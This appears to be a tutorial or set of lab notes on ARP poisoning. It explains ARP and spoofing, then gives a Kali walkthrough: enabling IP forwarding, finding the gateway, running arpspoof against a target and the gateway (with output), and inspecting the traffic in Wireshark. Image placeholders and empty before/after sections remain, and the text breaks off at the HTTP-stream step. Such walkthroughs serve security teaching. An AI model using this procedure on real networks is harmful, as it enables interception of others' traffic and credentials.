ARP Poisoning

What is ARP protocol used for?

ARP is a protocol used by the Internet Protocol (IP) [RFC826], to map IP network addresses to the hardware addresses used by a data link protocol.
The protocol operates below the network layer as a part of the interface between the Open Systems Interconnection (OSI) network and OSI link layer.

Why ARP is necessary?

ARP is necessary because the underlying ethernet hardware communicates using ethernet addresses, not IP addresses. Suppose that one machine, with IP address 2 on an ethernet network, wants to speak to another machine on the same network with IP address 8.

How does ARP protocol work?

ARP broadcasts a request packet to all the machines on the LAN and asks if any of the machines know they are using that particular IP address. When a machine recognizes the IP address as its own, it sends a reply so ARP can update the cache for future reference and proceed with the communication.

Why does Arp need MAC address?

Because it is a broadcast packet, it is sent to a special MAC address that causes all machines on the network to receive it. Any machine with the requested
IP address will reply with an ARP packet that says "I am 192.168. 1.1", and this includes the MAC address which can receive packets for that IP

ARP Poisoning

- ➔ (also known as ARP Spoofing) is a type of cyber attack carried out over a Local Area Network (LAN) that involves sending malicious ARP packets to a default gateway on a LAN in order to change the pairings in its IP to MAC address table. ARP Protocol translates IP addresses into MAC addresses.
- ➔ It's also known as ARP spoofing, ARP poison routing and ARP cache poisoning. These attacks attempt to divert traffic from its originally intended host to an attacker instead. ... ARP poisoning is a type of man-in-the-middle attack that can be used to stop network traffic, change it, or intercept it

What is an ARP poisoning attack and how does it work?
An ARP spoofing, also known as ARP poisoning, is a Man in the Middle (MitM) attack that allows attackers to intercept communication between network devices. The attack works as follows: The attacker must have access to the network.

What does ARP poisoning do?

Address Resolution Protocol (ARP) poisoning is when an attacker sends falsified ARP messages over a local area network (LAN) to link an attacker's MAC address with the IP address of a legitimate computer or server on the network. ... It is used when IPv4 is implemented over Ethernet.

Procedure :-

- ➔ We need to do IP forwarding
  IP forwarding also known as Internet routing is a process used to determine which path a packet or datagram can be sent. The process uses routing information to make decisions and is designed to send a packet over multiple networks. Generally, networks are separated from each other by routers.


➔ Find default gateway

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# ip route
default via 192.168.1.254 dev eth0  proto static  metric 100
192.168.1.0/24 dev eth0  proto kernel  scope link  src 192.168.1.98  metric 100
root@kali:~#
```

➔ Now we need to send falsified ARP messages over a local area network (LAN) to link an attacker's MAC address with the IP address of a legitimate computer.


```
root@kali:~# arpspoof -i eth0 -t 192.168.1.86 -r 192.168.1.254
0:c:29:44:57:af a4:c4:94:ac:d9:33 0806 42: arp reply 192.168.1.254 is-at 0:c:29:44:57:af
0:c:29:44:57:af 90:72:82:a3:4:6a 0806 42: arp reply 192.168.1.86 is-at 0:c:29:44:57:af
0:c:29:44:57:af a4:c4:94:ac:d9:33 0806 42: arp reply 192.168.1.254 is-at 0:c:29:44:57:af
0:c:29:44:57:af 90:72:82:a3:4:6a 0806 42: arp reply 192.168.1.86 is-at 0:c:29:44:57:af
0:c:29:44:57:af a4:c4:94:ac:d9:33 0806 42: arp reply 192.168.1.254 is-at 0:c:29:44:57:af
0:c:29:44:57:af 90:72:82:a3:4:6a 0806 42: arp reply 192.168.1.86 is-at 0:c:29:44:57:af
0:c:29:44:57:af a4:c4:94:ac:d9:33 0806 42: arp reply 192.168.1.254 is-at 0:c:29:44:57:af
0:c:29:44:57:af 90:72:82:a3:4:6a 0806 42: arp reply 192.168.1.86 is-at 0:c:29:44:57:af
```

➔ Open Wireshark and apply ARP in Display filter.




➔ Open Command prompt in windows and type arp -a to check the table.

BEFORE ATTACK :-



AFTER ATTACK :-



➔ Analyze using Wireshark, Goto HTTP Stream :-